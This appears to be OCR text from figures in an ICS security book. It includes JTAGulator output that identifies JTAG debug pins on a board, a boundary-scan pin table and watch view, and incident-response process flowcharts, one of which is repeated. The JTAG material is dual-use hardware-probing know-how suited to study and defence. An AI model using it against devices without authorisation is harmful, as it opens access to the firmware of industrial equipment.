
```
100.00% (52,-73) (117,340) 00213E48 00213E48: sub_213E48 (Synchronized with Hex View-1)
```


JTAG Interface


JTAGULATOR
GRAND IDEA STUDIO
PARALLAX
STATUS
RESET
www.JTAGulator.com
#32115 Rev. B
2013 by 3.0 US



```
JTAG> b
Enter starting channel [0]: 1
Enter ending channel [1]: 9
Are any pins already known? [y/N]:
Possible permutations: 3024

Bring channels LOW between each permutation? [y/N]:
Press spacebar to begin (any other key to abort)...
JTAGulating! Press any key to abort...
----------------------------------------------------
----------------------------------------------------
----------------------------------------------------
-------------------------------------
TDI: 9
TDO: 3
TCK: 1
TMS: 5
TRST#: 8
Number of devices detected: 1
-------------------------
BYPASS scan complete.
```





Select Device: 1: IC1


Number	Name	Net Name	Type
B3	TDI	XILTDI	TAP
B4	PB00_10	A10	INOUT
B5	PB00_08	A8	INOUT
B6	PB00_04	A4	INOUT
B7	PB00_02	3.68MH...	INOUT
C1	Vccint_1	+3.3V	LINKAGE
C2	PB00_14	A14A	INOUT
C3	PB00_15	BUTTON	INOUT
C5	PB00_07	A7	INOUT
C6	PB00_03	A3	INOUT
C7	PB00_01	A1	INOUT
D1	Vssint_2	GND	LINKAGE
D2	PB00_16	LED4	INOUT
D3	PB00_17	SHORT	INOUT
D6	PB00_00	A0	INOUT
D7	PB01_00	D0	INOUT
E1	PB01_16	IO15	INOUT
E2	PB01_15	IO14	INOUT
E3	PB01_11	NCSR	INOUT
E4	PB01_17	SHORT	INOUT
E5	PB01_01	D1A	INOUT
E6	PB01_02	D2	INOUT
E7	PB01_03	D3	INOUT
F1	PB01_14	F1A	INOUT
F2	PB01_12	A2	INOUT
F3	Vssio_3	GND	LINKAGE


Watch Item	Device	Number	Name	Net Name	Type	Read Value	Write Value	Outputting
C6; PB00_03	1: IC1	C6	PB00_03	A3	INOUT	High	-	No
C7; PB00_01	1: IC1	C7	PB00_01	A1	INOUT	High	-	No


Chapter 18: Incident Response for the ICS Environment



Incident Response Preparation Process Flow
OT Administrator
Technology Owner
Start
Preview OT Security Program Maturity
Review/Refine Incident Response Policy, Process, and Procedures
Review Lessons Learned
Review Reports from Technology Owners
(Optional) Incident Simulation Exercise
Prepare Recommendations Summary
End
Review and Report of Asset Backups
Review and Report Status of Automated Tools
Review and Report Known OT Security Risks


Incident Handling Process Flow
Incident Reporter
OT Administrator
Incident Lead
Technology Owner
Start
Suspected Incident Detected
Report to OT Administrator
In Scope?
NO
Report to (IT) Cyber Incident Response Team and Safety/ Security
End
Yes
Alert Technology Owner
Assign Incident Lead
Involve (IT) Cyber Incident Response Team and Safety/ Security
Begin Coordinating Communication
Initiate Incident Response Form
High
Incident Closure
Not an Incident
Severity
Lessons Learned
Low, Medium, or High
Short-Term Containment
Long-Term Containment
Analysis
Eradication
Yes
Recovery
Successful?
No



Steady State
Preparation
Identification
Containment
Eradication
Recovery
Lessons Learned
Declare an Incident
Start Cleanup
Finish Cleanup
Back in Production
Done
Steady State



Incident Response Preparation Process Flow
OT Administrator
Technology Owner
Start
Preview OT Security Program Maturity
Review/Refine Incident Response Policy, Process, and Procedures
Review Lessons Learned
Review Reports from Technology Owners
(Optional) Incident Simulation Exercise
Prepare Recommendations Summary
End
Review and Report of Asset Backups
Review and Report Status of Automated Tools
Review and Report Known OT Security Risks

